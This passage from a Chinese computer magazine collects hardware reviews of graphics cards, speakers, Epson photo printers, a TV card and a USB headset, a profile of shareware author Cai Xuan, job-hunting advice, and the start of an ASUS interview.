铭瑄的这款9600标准版显卡也是使用非标准板型，与公板相比同样对电源系统做了加强——这似乎已是非公板显卡的一个共同特征。使用的也是TSOP显存，并被巨大的散热片完全覆盖。

铭瑄显卡的滤波电路相对很完善，从使用的表现来看，铭瑄狂镭9600的显示质量比较出色，而且由于完善的散热和电源设计，在超频等状态下的画质表现也比较优秀。



★ XFX 哮天狼 5600XT



5600XT的大多数显卡都是非标准版，这款产品也不例外。它使用的是正面八颗显存的PCB设计，显存为三星的4ns显存芯片。

哮天狼5600XT的滤波电路是独有的设计，与标准版电路相比，在设计结构上进行了明显的简化。但在制造中没有缺焊、搭焊的情况，而从实际测试的表现来看，虽然滤波电路比较简单，但实际显示效果还是比较不错的。

总结：从几款主流显卡的设计制造与试用表现来看，目前的主流显卡在输出画质方面的设计还是比较可靠的，但由于显存的选择和散热设计的不同，部分显卡在超频等状态下，显存稳定性可能会下降从而导致显示质量变差。同时，不能忽视的是还有部分低档显卡的确存在设计与制造上的“偷工减料”问题，如前不久曾经很有名的某款“低档GeForCE Ti4600”就明显地在滤波电路上简化用料导致显示画质明显变差。 CF [SC10]



居家音箱
——漫步者 1600T 数码版

前不久，漫步者召开了一次媒体见面会，对于漫步者来说这是非常少见的。只有在发布具有“历史意义”的产品时，漫步者才会采用这样的举动。

而这一次，漫步者所发布的产品就是漫步者针对家庭市场推出的1600T数码版音箱。

1600T数码版的体积非常小巧，而且整体的设计风格和传统的漫步者音箱也有很大的不同。

针对家居的设计

实际上，1600T数码版并不算一款地道的电脑音箱，按照官方的说法，1600T是主要针对日本市场推出的，以家居和床头音箱为主要诉求点的产品。所以1600T数码版在设计上非常小巧紧凑，而且多采用了银色的装饰条，以与家居的时尚风格相搭配。

在漫步者的音箱中，1600T数码版的工艺应该算是非常不错的，不过我们觉得在整体设计上，还有进一步提高的必要。1600T数码版的棱角过于分明，显得有些呆板，而主箱前面板的调节装置太多，看上去不太利索。如果加一些活泼的线条可能会更好一些。

较为“狠”的用料

以一款小尺寸音箱来说，1600T数码版的用料还是非常舍得的。它使用了通常在大音箱上才使用的12mm板材，漫步者自己制造的4"低音单元和1"高音单元。电源则使用了高档的环形变压器。功放则为中档音箱所常用的NE5532前级＋LM1876后级。

1600T数码版使用了真正的一阶分频器，这点在中档音箱中也是不多见的。

1600T数码版采用的是前倒相结构，对这样的设计我们表示赞赏。因为作为床头音箱，其所能达到的摆位条件不会很好，使用前倒相结构可以降低对于摆位的要求。

总体来说，对于一款中档音箱来说，1600T数码版的用料是很不错的，在很多方面还超过了著名的1900TII。

独特的功能

作为一款数码版音箱，1600T数码版具有同轴输入和光纤输入两种功能，其中同轴输入在后，光纤输入在前。按照漫步者官方的说法，这是按照日本客户的意见而设计的，不过我们对此依然持保留意见，因为光纤输入置于前方显然是为了方便CD随身听等移动设备的信号输入使用，但移动设备中真正具备光纤输出能力的其实相对较少，大部分光纤设备还是与背后的接口连接更加方便。为少数具备光纤输出能力的移动设备而不方便于声卡、CD机等大多数设备的连接是否值得(而且前置的光纤接口对前面板的一致性破坏比较大)？这就要看用户个人的情况了。

1600T数码版使用了CS8415A-CS数字接收芯片和CS4334K DAC芯片。这两款芯片多在一些中高档声卡上使用，其数字接受与解码效果不错。设计在1600T数码版上，其数字输入的音质应该强于大多数中档甚至部分高档声卡的模拟输出水平，但比较专业级或准专业级的声卡应该还要差一些。

1600T数码版的另一个特色是具有一个耳机输出接口，不过这个接口不像很多低档音箱那样只是一个从输入端过来的直通接口，它是连接在NE5532运放上的，这样1600T数码版实际具有一定的耳放功能，可以与高阻抗的耳机进行阻抗匹配，而且可以调节耳机输出的功率大小。实际上这也是很多低档耳放所使用的基本设计。当然这个耳放不能和真正的专门设计的耳放相比，但用于一般的耳机回放，比声卡的耳机输出还是要强得多的。

1600T数码版另一个独特的设计是它具有一个单独的低音输出通道，其电路可以把100Hz以下的极低频分离出来输出到一个单独的低音炮，这样在另行购买并连接低音炮后，能够获得很好的低音表现力。当然，这样的低音截止设计使得1600T数码版单独使用时低音略有不足，但对于这样的小音箱来说，极低音本来就难以处理好，所以干脆截止其实更好一些。

由于1600T数码版的电路比较复杂，所以价格较高。但漫步者不久还将推出不带数字输入设计的1600T普通版，价格要低得多。普通版同样具有耳放和独立低音输出设计，应该算是性价比很不错的产品。

听音评价

1600T数码版的高音表现非常出色，其高音解析力很高而且非常细腻，透明感很强，高音相对于一些高档产品也不逊色。不过也正因为它的高音太好，所以对声卡的高音效果要求不低。

1600T数码版的中音相对也是不错的，特别是中音的解析力和透明感比较好，中音比较年轻而飘逸。不过中音的颗粒感相对来说明显了一些，在一些快节奏的曲目中表现比较粗糙。

1600T数码版的低音受到口径和体积的限制，在量感上不是很充足，但低音速度比较快，品质很好，无论是较硬的低音还是较软的低音都很干脆利索。但如果将其低音输出通道接上一个如漫步者S5.1M之类品质比较好的低音炮专门处理极低频，那么整套系统的低音表现极为出色。

总体来说，1600T数码版的声音表现是对得起价钱的，特别是针对床头音箱的设计来看，其高音非常出色、中音清晰名快，是很适合床头音箱的设计理念的。CF [SC11]

■ CFAN评测室

爱普生恒彩光泽照片墨与爱普生R210/310照片打印机

照片最怕什么？怕光照、氧化后褪色，怕遇水后照片被毁。而爱普生的恒彩光泽照片墨则让我们的照片不再担惊受怕，从而安稳的放置几十年的时光。下面我们就来看看恒彩光泽照片墨的特色以及使用它的爱普生STYLUS Photo R210/R310照片打印机(以下简称R210/R310)。

一、恒彩光泽照片墨

打印的照片放置一段时间后，色彩会慢慢变淡，甚至完全褪去。原因是打印机所采用的染料墨水受到紫外线的照射，以及空气中臭氧的氧化，产生化学变化，降低墨水的浓度，从而使色彩渐渐变淡。特别是夏季，光线照射比较强烈，开窗通风也大大增加了照片与空气中臭氧接触的机会，照片褪色更加严重。

恒彩光泽照片墨是爱普生公司新推出的照片墨水，由于采用了更稳定的分子结构，使这款墨水耐光性耐臭氧性以及耐水性都表现得非常出色。

此外，由于恒彩光泽照片墨采用了全新的化学物质，从而进一步拓展了色彩的表现范围，特别是黄色和洋红色范围，使恒彩光泽照片墨的色域更加广阔，照片色彩表现更加自然、真实。

配合爱普生同时推出的爱普生高质量光泽照片纸(PGPP)，依靠PGPP的树脂涂层为基础的多孔渗水性打印面，墨滴很容易被吸收于颗粒间的空间里，吸收的墨滴大小一致且分布均匀，使打印出的照片更加光彩照人。

二、STYLUS Photo R210照片打印机(见图1)

作为普及型的照片打印机，R210是一款A4幅面照片打印机，继承了EPSON家用喷墨打印机的一贯外型特色，整体色调为黑色与银色的搭配，上部三个按键的简单操作。




图1

使用6色分体式恒彩光泽照片墨，让用户可以根据实际需要单独更换所缺的颜色，不必为了一种颜色更换整个墨盒，墨水使用更充分，打印照片更加便宜。拥有最高5760dpi×1440dpi的优化分辨率，使照片的细节能完美的展示出来。

R210同样支持无边距打印技术，即使是A4的幅面，也同样能打出满幅照片，不留白边，使照片更能完美呈现。

R210提供特别的光盘盘面打印功能，使用爱普生提供的专用的光盘托架，只要将需要打印的光盘放进光盘托架，使用随机附送的光盘盘面打印软件EPSON Print CD,即可方便打印出漂亮的光盘盘面，方便制作个性化光盘。

R210更支持爱普生提供的数码照片魔板，可以随意更换照片的背景和边框，还可以亲手制作魔板，享受更多DIY照片的创造性的乐趣。

可以说配合恒彩光泽照片墨的R210是一款非常适合普通家用的照片打印机。

三、STYLUS Photo R310照片打印机(见图2)

与R210这种还属于传统型，需要依靠电脑管理的打印机相比，R310更像是一个数字打印中心。除支持A4幅面、使用6色分离式恒彩光泽照片墨、最大打印分辨率5760dpi×1440dpi、使用USB2.0接口连接电脑外，R310还有很多独立工作能力。



图2

作为爱普生第五代插卡式打印机的代表，R310支持CF/SM/Memory Stick/SD/xD卡等多种主流数码存储卡，全面匹配各种数码相机。通过右上角的点阵液晶屏，R310够脱离电脑实现包括打印设置、喷嘴检查、更换墨盒等在内的所有打印操作。另外，R310支持数码相机和打印机行业的通行技术规范PictBridge标准，只要是支持此标准的数码相机，都可以通过其自带的一条USB数据线与R310进行直接的连接。并且控制R310，轻松实现照片即拍即打的功能。R310还可通过附加的LCD显示屏预览需要打印的照片，完全脱离电脑工作。

R310可以连接光盘刻录机，直接将数码相机存储卡中的照片刻录到光盘中，并R310通过自己具备的光盘打印功能将照片内容作为封面打印在光盘盘面上，令光盘美观漂亮，便于查找。

R310作为新一代数码家电产品，支持红外线和蓝牙无线传输功能，配合相关的红外或蓝牙配件，R310可与拍照手机直接通信，打印照片。EPSON Stylus Photo R310插卡式照片打印机完全能够独立完成数码相机的照片输出工作，同时还可以通过连接电脑实现更多的照片编辑处理输出功能，让用户体会到更多的数码影像乐趣，可谓数码相机的最佳拍档。

热线:800-810-9977

CF [SC12]



冲击波SC-2103音箱

现在的音箱除了声音的竞争外，另一条就是外观的竞争了。我们这里介绍的冲击波SC-2103音箱（以下简称2103）又是一款外型时尚的普及型音箱。

诱人的外观

2103有深灰色和银色两种，整体的大量圆弧线条给人的第一印象是外观设计前卫时尚，低音炮的X型防尘罩更显出设计的独特。使整套音箱系统适合摆放在桌面，成为一件装饰品。

2103低音炮单元为木质结构，正方体设计，倒相孔位于左侧面。控制开关则在右侧面，尽量降低音染。

2103的卫星音箱采用的塑料材料，流线型圆弧设计，同样配备X型防尘罩，卫星箱后部增加导向出气孔，使得高低音衔接更加得流畅自然。

音色表现尚可

考虑到2103的市场定位，我们用板载AC97声卡进行了试听。在中音、高音和人声方面，2103表现效果很好，在游戏中的音效和定位也不错。而低音方面，受到成本的限制，2103的下潜深度不够，而且音质发闷，这也是入门级2.1常见的通病。

主要优点	外形时尚、价格诱人
主要缺点	低音不足。
厂商电话	82848111/82848333 CF [SC13]

康博启视录M300电视卡



随着技术的发展，电视卡不单是要求能接收到电视，还要求接收的频道更全，接收的画面效果更好。

新核心，高效果

康博启示录M300电视卡（以下简称M300）采用飞利浦高频头接收电视信号，飞利浦SAA7134HL芯片处理电视信号。其中的飞利浦SAA7134HL是9bit（位）视频解码芯片，较一般的8bit视频解码芯片显示效果更加细腻，色彩还原度更高。另外飞利浦SAA7145HL在视频处理方面都实现了适应性四线梳状滤波，这能使电视的细节表现得更加清晰。

配套软件方便强大

康博电视卡都使用的自己专用的ComproPVR电视播放录制软件，并转为我们使用的PAL信号作了优化，接收效果非常好。功能方面，ComproPVR支持16频道预览；画面色彩亮度调节；MPEG1/2格式的定时、实时录像；功能非常全面。

遥控器人性化

M300的红外线遥控器为流线型设计，磨砂塑料外壳，橡胶按键，手感非常舒适。这个遥控器除了作为电视遥控器外，还能作为DVD播放器的遥控器，为用户想得非常周到。

主要优点	电视接收效果很好
主要缺点	功能单一
厂商电话	021-64283097 CF [SC14]



硕美科SOMIC USB60耳机

对不少游戏玩家来说，要求游戏环境每次都一致，这样才能发挥出自己的水平。不过尽管都使用同样的鼠标键盘耳机，但却不能保证每台电脑的声卡都一样。而USB耳机就是为满足这些用户的需求而产生的。

USB耳机，排除机箱干扰

SOMIC USB60耳机（简称USB60）简单来说就是耳机和USB声卡的结合体。相对机箱内的声卡有部分模拟信号总会受到机箱内电磁干扰的情况，USB声卡的最大好处就是声音信号都是数字输出到机箱外的USB数模转换电路，不会受到机箱内部的电磁干扰，因此在同等条件下USB声卡的声音还原更加清晰准确，性噪比也更高。

耳机好看好用

USB60整体以黑色灰色为主，给人稳重朴实的感觉。耳机罩上的银色金属圈给整体的风格又增添了一丝时尚的气息。

USB60采用人体工学设计，头套除主架外还有一根松紧带，使耳机可以紧贴头部，非常舒适。

USB60的耳罩可以小幅度活动，能更好地贴合用户的耳朵。而USB60的耳麦也是活动自如，任何头型的用户都能方便地让耳麦位于嘴巴的位置。线材方面，USB60有3米长的耳机线，活动范围相当大，并自带有LED指示的线控装置。

实际使用方便

在Windows XP下，USB60能够被自动识别并安装驱动程序，使用相当方便。除此以外，USB60还支持USB2.0高速接口，因此还能支持虚拟5.1环绕声，这在游戏娱乐、观赏大片时非常有用。

主要优点	使用方便，性价比高
主要缺点	耳罩连接处需加强强度
厂商电话	010-62610327 CF [SC15]

所学非所用 依然放光彩

——Magic Set作者蔡旋的软件生涯

■ 中原油田 何强强

蔡旋，1975年生，属兔，这也是他以后叫做“超级兔子”的原因之一，酷爱漫画，医学专业毕业，10年电脑龄的玩家，编写了著名的共享软件“超级兔子魔法设置”(Magic Set)，是中国第一个商业化的共享软件。“超级兔子魔法设置”的一路走来，是中国共享软件从无到有、从激情到理智的见证。下面我们就来了解一下“超级兔子”的成长历程。

第一次亲密接触

1993年毕业后，家里给我买了一台电脑。开始时对电脑还有些抗拒，觉得它只是台打字机而已，还要浪费时间去背口诀，可是和电脑亲密接触一段时间后，整个人就投入进去了。

那时候学习电脑知识的资料非常难找，就连一本入门级的参考书都很难买到，再加上当时都是全英文的DOS操作系统，惟有拿本英汉词典一个个地查找翻译，虽然辛苦，倒也蛮有乐趣的。

机器里装了全套的DOS 5.0，将里面所有的命令都用了一遍，和大多数人一样，总会玩出麻烦来的。在用“DEBUG”命令时，将硬盘分区表弄坏了，没有办法，只好将整台电脑搬回商家，请他们给重装了系统。

“兔仔”初试牛刀

我学电脑除了练习打字外，就是编写程序了。那时Basic语言非常流行，当时，可能我是受到谭浩强教授那本书的影响吧，非常喜欢DOS内自带的QBasic。直到后来，拿到了微软的Quick Basic，并且用它写出了几个小软件。不过，现在应该找不到这些软件了。

现在，有些用户对我在“超级兔子”2002光盘中，附带的一个Windows快速CD播放器的一个功能感到非常吃惊，因为退出播放器后，CD还在播放，其实这并没有什么可奇怪的，在DOS年代就已经是这样啦。

1997年，我将自己的小软件投给一本电脑杂志，要求放入他们的配套软盘中，同时还写了几篇介绍软件的小文章。事后一位王编辑询问我是否愿意作他们的特约作者。那时我在想，为什么会找我作特约作者呢？说实话，至今也没有弄清楚。当初，如果有读者用过CFIDO BBS，也许还能找到我写的软件。

作特约作者期间，我正在玩一个神奇的软件——WinHacker，它可以修改系统的很多设置。在我明白它的原理是注册表后，就决定找到更多的注册表资料来写成文章。当时要研究注册表根本就没有专业的注册表跟踪工具，特别是在禁止光盘自动运行设置上，所有的注册表资料都是说取消自动插入通告，但副作用是音乐CD也无法播放了。而后，我用了好几天的时间来研究WinHacker软件，才得到了最好的设置方案。

记得我学会Quick Basic的时候，国内网络也来了，不过是刚刚才开始。当时的中文网站没有几个，当然不会有介绍专业注册表知识的网站，只能到国外网站查询。为此我翻译了不下1000KB的纯英文资料，在见识到注册表的神奇功能后，就一发不可收拾了。于是，写了大量关于Windows 98的文章。

现在，我已经成为国外的专业注册表会员，目的只是想拥有最新的资料，为“超级兔子魔法设置”制作出新的功能，而不仅仅是模仿。

超级兔子的风雨历程

Windows 98出现以后，DOS已经面临着被淘汰了，我终于打定主意，要转学Visual Basic，正好我研究过大量的注册表资料，顺手拿来练习，便编写了我的第一个VB软件——超级兔子魔法设置（Magic Set）（见图1）。



图1

“超级兔子魔法设置”是第一个实现输入法排序、注册表优化的软件，我没有满足于仅仅是第一个功能实现者，开始不断寻找最佳的方法来达到更好的效果。多数注册表书籍都认为删除IsShortCut就可以取消快捷方式的箭头，但这样修改往往会带来弊端，比如，出现两个相同的右键菜单。到现在我仍看到有的系统优化软件还在用这种错误的方法，但“超级兔子”不会了，因为我已经用更好的方法去实现了，所有这些都是用经验换来的。

一个人不可能懂得一切，可是，作为一个共享软件的作者，除了编程外，软件的测试、写帮助文件、制作安装版、宣传发行等等，一切都需要自己亲自去做，而且还要考虑程序的美化、网页制作等。要改善这些就得花钱请人来制作，很自然地，就是软件要收费。于是“超级兔子”在2.0版本(见图2)时开始了收费，价格是10元。我很小心谨慎地计算注册费要收多少才合理，但是大多数人爱



图 2

用盗版，这是没有办法的事情。

10元钱在今天可能不算多，但那时交费方式落后，除了邮局汇款外，再也没有其他便利的收费方式了。我并没有想通过“超级兔子”赚多少钱，因为我给军人和月收入低于600元的用户是免费注册的。即使这样，还有个小朋友写信骂我，说收费就像是寄工资单来索取注册码一样，太丢人了。他的言语中好像在表扬另一个收费软件，我看信后的感觉就是，好人真难做呀。

相比之下，当时的破解者更有义气，更注重中国共享软件的发展，著名的“EGIS”在破解一次后，主动给我来信，信里说，如果你的软件做得更好些，我将不会继续破解了。他很守信用，此后的文岭和早期的嬴政都成为我的支持者。没有太多的破解者了，每天也能收到几张汇款单，后来算了一下，辛辛苦苦两年，总收入都没有超过万元。

就在2000年，我把握不住共享软件的方向，在某天做了一个错误的决定：停止共享软件的开发，改做OEM开发。当时有很多人在论坛中发言挽留我，都被我一一回绝了。

原本想在OEM或英文版中获得突破，却始终没有成功。虽然也看过前辈周奕的经典文章，但毕竟大家的差异造就了不同的结果，我想把软件商业化也只能是幻想了。

2001年我终于理清了很多事情，继续开发共享软件，收费依旧还是不能被人理解，但已经比想象中的要好一些了。到年底，早期的理想终于实现了一个：实现软件商业化。“超级兔子魔法设置”成为中国共享软件中第一个商业化的软件（见图3），这令我非常自豪。幸运地碰到了当时与我想法一致的合作伙伴，从2002年开始到现在，都由这位合作伙伴在做发行工作。虽然市面上有盗版软件和伪正版软件，对比起其他软件的销量来，我感觉结果还是非常不错的，虽然每年的销售数量都能过万，但比起那些用盗版“超级兔子”的用户，正版用户还是太少了。



图 3

自从商业化后，盗版情况变得非常严重，只是这么多年有点习惯了，所以不会采取恶意代码之类的手段来防止盗版，反而采取主动提高售后服务质量，加强注册码的破解难度，来保证正版用户正常的使用。一直没有采用机器码限制，不管正版用户如何重装系统、更换硬件、格式化硬盘、原来的号码一直都可以使用。因为我认为，正版用户能在盗版软件猖獗的时候支持我，我就应该为他们去着想。比如，现在上网很容易碰到恶意网站修改机器，我就为正版用户免费提供了人工解决恶意网站的方法，这在国内还是首家，而且还有可能是惟一的一家。最终的遗憾是，在我收到的此类求助信中，有超过三分之二的用户都是用盗版软件的。

很多人都认为“超级兔子”是优化系统的软件，修改系统参数在理论上可以有加快速度的效果，但实际上看不出来。所以，对优化的定义更为广泛，把维护电脑也纳入范围，而不是单纯地加快系统速度。如果读者一味地认为优化就是加快系统速度，可能是受了其他优化软件宣传的影响，并陷入了一个误区，更多的时候，系统速度加快只是心理安慰而已。



图 4

解决电脑上的问题、给系统增加更多的功能才是我的主要目标，也是我将来的目标，当然，把这些也看做优化是可以的，所以我软件中谈到的优化就更为广泛了。其实不管电脑再怎么升级，问题始终还会有的，再加上用电脑的人也越来越多，“超级兔子”做为一个老牌的系统维护软件，会比以前更多地关注用户的需要，能为用户解决使用上的问题，我会感到很高兴（见图4）。

在国外，一家公司做共享软件的也能活得很好，虽然我国暂时还无法达到这种地步，但我相信日后必定会实现的，国内的共享软件和正版软件市场越来越成熟，Internet为软件传播提供了最有力的条件，还有那些专门为共享软件服务的网站，越来越多的人在网上学习、游戏，这一切均为个人共享软件发展提供了更多的商机。以前共享软件要考虑的是如何收费，但现在要考虑的则是如何防止盗版、如何宣传。可是有时候想想就觉得很矛盾，这么多软件广告放在专门提供盗版软件下载的网站上，是对还是错呢？

“兔仔”感悟

从1998年到2004年，一路走来发生了不少事情，自己也曾经困惑过，坚持这么久也总算做出了点成绩。如果说现在已经算是成功的话，读者朋友们也完全不必学我，因为我有的你可能没有，但你们却拥有我所没有的，我也愿意看到有更多的人进入共享软件这一领域。不过，我想和那些对共享软件跃跃欲试的读者说这样一句话：如果你想做好共享软件，软件创意将会变得非常重要，否则你会迎来失败或一堆的模仿者来跟随。CF [CY01]



絮 语

嗨！读者朋友们，大家好！没有想到“创业 & 就业”栏目在创办一年的时间里，人气居然窜升得这样快！从饱含殷切希望的读者来信中，我感觉到自己责任之重大，那么多的大学生朋友希望加大与就业相关的内容。鉴于此，小编在这里要将两项重要的调整告诉给大家 。

第一，“创业 & 就业”栏目就业指导专家团正式成立了。他们都是来自各行各业的专家，有著名高校的就业指导中心老师，也有职业测评与职业咨询顾问，还有著名企业的人力资源经理，以及国内著名职业教育学校的校长们。这样一个强大的专家团队与小编一起来为读者朋友们服务，共同探讨创业和就业的问题。

这第二个调整呢，就是——我们邀请了“计算机世界大学”的滕小强老师(Mr.snail)，作专栏主持人，他将与我一起和大家交流，分享成功的就业故事，分析失败的求职案例。他的E－mail是：tengxiaoqiang@sohu.com。

很快就要到大学生毕业离校的时间了，考研的朋友对自己的未来已经知道个十之八九了，即将毕业的朋友面对自己的目标也应该越来越清晰了，很多人开始意识到培训对自己职业生涯的重要性，因此不论是在校的学生还是已经工作的读者朋友，都开始计划自己的学习目标，或者考个什么证书，今天我们带给大家这样一个题目：

警惕认证误区

■ 藤小强

误区一：追求最新版本

软件的新版本可以说是层出不穷，我们常常会发现这样一个有趣的现象，当厂商的新版软件还没正式发布时，就有相关的对应版本教材摆在书店里了！真够早的！与此同时，为了证明自己的课程能够代表最新的技术，一些培训学校也纷纷推出自己的新课程。简直是神速！

于是很多学员都抱着这样一个想法：要学就一步到位，因此毫不犹豫地选择了最新版本的课程。其实不然，我们可以思考一下下面几个问题：

1.新软件的教材是否可靠？

如果是软件厂商提供的教材自然无可厚非，但充斥市场的更多教材是在软件刚刚上市时赶制出来的，很少有作者或者从业人员的实践经验在里面，这样的书更像是一本功能说明，对学员来说就像是软件自带的帮助一样，没有实际的意义，所以含金量自然大打折扣。

2.教师是否经过升级培训？

比如微软，在公布新版本的操作系统之后，通常会组织其授权培训中心的教师进行培训。但是很多小的培训机构并不一定有这样的机会，然而相关的老师即使备课也很难进行系统总结，对于新功能的传授自然没有很大的把握了。

3.新软件是否普遍适用？

软件应用过程中需要的是达到工作目标，比如平面设计软件，杂志社里的美术编辑设计好一个页面之后，需要经过出片公司把设计稿变成胶片，可是如果两家公司之间使用的软件版本不一样，很容易造成文件在对方的电脑上打不开或者不能表现出设计者的初衷等问题，给工作带来很多不便，且软件的升级或者更新也是一笔不小的支出，因此在实际运用过程中，很少有公司总是不停地随着软件的版本升级，最新版本在你的应用过程中不能很好地体现优势。

综上所述，过于追求最新版本的学习是没有太大意义的，是一个误区。

误区二：重理论轻实践

IT技术本身是一门实践性学科，我们学习之后获得的是一个技能认证。毫无疑问，学习是为了实际应用，但是在教学实践过程中发现，有些同学总是像自己在中学学习那样，试图把很多的固定格式背下来，把学习的教材也掌握得非常通透，却很少拿出时间在电脑上进行操作尝试。用这样的方法来学习IT技术是非常不明智的，最终带来的结果可能就是说得头头是道，上机一试就会手忙脚乱。显然这不是我们学习的初衷。

误区三：重技术轻方法

为了掌握一门新的技能，需要拿出很多的时间和金钱，耗费大量的精力，但是有的学员在学习的过程中，通常把自己的所有精力放在这门技术的学习上，却忽略了对于学习方法的总结和运用。IT技术日新月异，因此要求从业人员能够及时更新自己的知识，如果不掌握一种适合自己的学习技巧，恐怕在今后的工作

中会被行业所淘汰，要不就会终日感到疲惫不堪。正规培训学校的老师在这方面很有经验，在老师的指导下进行相关总结和提炼是必要的。

误区四：一证在手万事无忧

认证证书的作用是什么？很多学员面对这个问题的时候总是有些茫然。以为证书到手了，找工作就更加容易了，甚至认为自己已经融入了高薪之列。其实没有这么简单，证书本身并没有多大意义，真正有用的是证书背后代表的技能。现在，企业的招聘工作越来越趋于专业化，已经不再像以前那样看重证书了，而是更加客观更加综合地去评定一个人的素质，以及这个人与相应岗位的对应性。我们提高证书含金量最好的办法就是：真正能够掌握证书代表的技能，并能够在工作过程中不断提高和完善。

当你走上工作岗位之后，如果不能在工作中表现出与证书对应的水平，同样要遭到淘汰，因此如果认为一证在手万事无忧，那就大错特错了。

误区五：学习目标不正确

学习的目标在很大程度上会影响你学习的方法和效果。在与学员的跟踪交流过程中发现，很多学员在学习的目标上存在一定的误区，甚至会影响到将来的发展。比如有的学员觉得学习的惟一目标就是为了最终拿上一纸证书。证书固然需要，但是以此作为学习的惟一目标则是一件很糟糕的事情，因为，学员通常会片面地重视考试而忽视技术能力的培养。

那我们为什么要到这里来学习呢？我们为什么要去考这样一个证书呢？当然是为了掌握一门有用的技能。当我们真正掌握了它，怎样的考试都不会被难倒了，也只有真正掌握了实实在在的技能，当应用的时候才能够表现出我们的竞争力和实力。

小结：

学习是一件非常艰苦的事情，尤其对于大学生来讲，金钱和时间都是非常宝贵的，我们付出这么多总是希望能够获得合理的回报，正如许多考研的学生用这样一句话来自勉一样：天道酬勤。但是，如果学习的过程中误入歧途，往往会付出很大的代价，希望大家能够珍惜学习机会，踏踏实实地走好每一步。

CF [CY02]

但凡是找工作，总是要写简历的，简历制作真的像平常操作“拷贝”、“粘贴”那样就可以解决了吗？从这期开始我们分几个小小的专题和大家一起来研究一下怎样在找工作过程中，通过技巧展现你的才华。

拿着简历去求职

■ 藤小强

——招聘会用来干什么？

王力是XX大学计算机系的学生，像大多数同学一样，他看起来相貌平平，学习成绩不好不坏，曾经在大二的时候得过一次三等奖学金。如今就要毕业了，为了工作自然有些着急，最近跟其他同学一起参加了很多的招聘会，每次招聘会上他认为自己比其他同学要参加得有价值：因为投出的简历最多。但三四场招聘会下来，总的花费也近400元了，却没有收到一份面试通知，招聘会上竞争太激烈，他感觉压力实在太大了，于是到职业咨询中心进行了咨询。

听了王力的苦恼，我不禁想到这样一个问题：招聘会用来干什么？这个问题提得比较有意思，很多人立刻就会告诉我：找工作呗！下面我们来看一下王力描绘的招聘会现场。

通常情况下大型的人才招聘会总是人口密度最大的地方，会场外面人潮涌动，会场里面摩肩接踵。我们几个同学在这一天一定要打扮得整整齐齐，远远地找到售票口，需要排很长时间的队才能到跟前，买好票之后到了会场内才发现场内的人更多！参会企业林林总总，但是稍微有点名气的单位前面都挤满了人，要费很大的力气才能挤到前面，却又发现桌上早已放了厚厚的一沓简历，最上面的一份很有可能是来自“更牛”学校的，或者在封面上标着“硕士”二字（你目前只有本科，可能还没有毕业），这时候他会感到有些失望——成功的机会似乎小了一些，但是就此离开有些对不住自己额头上密密的汗珠，于是在对方说“放这儿吧”之后，此时甚至还没有时间跟有关的人员进行简单沟通，就只好失落地放下一份简历挤了出去......之后再去搜索另外的展台，看看是否有感兴趣的岗位。周而复始，一天的招聘会就这样在疲惫与无奈中结束了。

王力买了一张入场券似乎就是为了在拥挤的求职大军中投出几份简历。我邀请了一位企业的招聘人员和大家一起来交流，下面请他们讲一讲在招聘会现场都干了什么？

“我们通常是提前赶到会场，进行简单的整理之后，就开始迎接入场求职的人群。开始的时候也许还是冷冷清清，入场的时间刚刚才过，场内就会变得异常拥挤，除了挤在自己面前的人外根本看不到其他的东西，我们一整天都在回答最简单的几个问题：“什么时间给消息？”“我合适吗？”“薪水大约是多少？”诸如此类。即使是面对一双双热切的眼睛，到了下午在这种环境中也让很多人感到异常疲惫。只有对求职者进行简单的接待，在一些给人印象深刻的简历上作个简单的标记，待会后在简历中寻找需要的人才。”

从上面的两个角色在招聘会上的表现我们不难发现，招聘会上，通常招聘双方很难进行深入的交流，当然也有可能很容易就被人在简历上打叉，从而失去面试的机会。那我们该怎样利用招聘会呢？在这里不妨给求职者几个小小的建议，调整一下思路。

1.收集信息

参加招聘会对企业来讲也是一项支出，通常情况下企业有着真正的招聘需求时才会参加，现场公布的信息也是企业相对紧缺的岗位，因此招聘会上是我们发现企业人才需求的好地方，你可以利用这个好机会仔细记录一下你关心的信息，会后抓紧时间仔细研究一下该企业，根据实际情况采取其他的有效措施，以争取面试的机会。

2.给对方留下第一印象

在招聘会上能够给招聘者留下深刻印象是一件非常不容易的事情，如果能让招聘人员听你进行一番自我推荐就更不容易了。但是无论如何来到现场后还是给企业留下一份简历会更好一些，这样一个简单的过程你最好在投递简历之前仔细思考，这是一次表现自己的机会，你最好能够巧妙地让他记住你。比如，在郑州曾经有一位大学生朋友把自己的照片印在扑克牌上；还曾经有一位同学在自己的简历上面粘了一支干花；或者你争取机会与招聘人员进行简单的交流。总之，不论采用怎样的方式，给对方留下深刻印象的同时，你向成功又迈进了一步。

3.为后面的求职过程作个伏笔

我们在招聘会上发出的简历通常是一个通用版本，在会上投出简历之后绝对不能就此打住，如果安安静静在家里等回馈是最大的失误。据调查，招聘会上投出的简历，回馈率只有2%，真是一个很惊人的数字。至于怎样跟踪你自己的简历，怎样提高你取得面试的机会，还需要付出很多的努力，这个我们以后再讲，但是为了联系方便，你最好能够记住收取你简历的招聘人员的名字，今后他会给你很多的帮助。

总之，在招聘会上投出简历的数量绝对不是衡量参会成功与否的标准，真正重要的还是你是否取得了非常有用的信息，怎样利用好这些信息才是最重要的。

小结：

听了职业咨询中心老师的分析，王力似乎有些豁然开朗了。对他来讲更重要的也许就是自信了，相信就业压力并没有大到自己想象的那样，自己也不是因为太过糟糕而没有受到用人单位的青睐。求职需要一定的技巧，掌握这些不需要太多的时间。恢复自信，相信王力很快就可以找到表现自己才华的机会了。CF [CY03]



华硕需要怎样的人才

——访华硕中国业务事业群品牌中心品牌总监 郑威

■ 彬彬

在就业压力越来越大的今天，不仅大学生毕业面临着找工作的难题，很多已经有了工作的人也面临着如何获取更好工作机会的问题。为此我们受央视《绝对挑战》节目的启发，专门策划了《升存者》活动（本活动的详细内容请看本刊封二）。本活动不仅在就业方面将给读者创造一次机会，同时也给IT企业创造了招聘优秀人才的机会。为此，小编采访了华硕中国业务事业群品牌中心品牌总监——郑威女士。



华硕中国业务事业群品牌中心
品牌总监——郑威女士

2002年10月，您是在怎样的情况下来到华硕的？

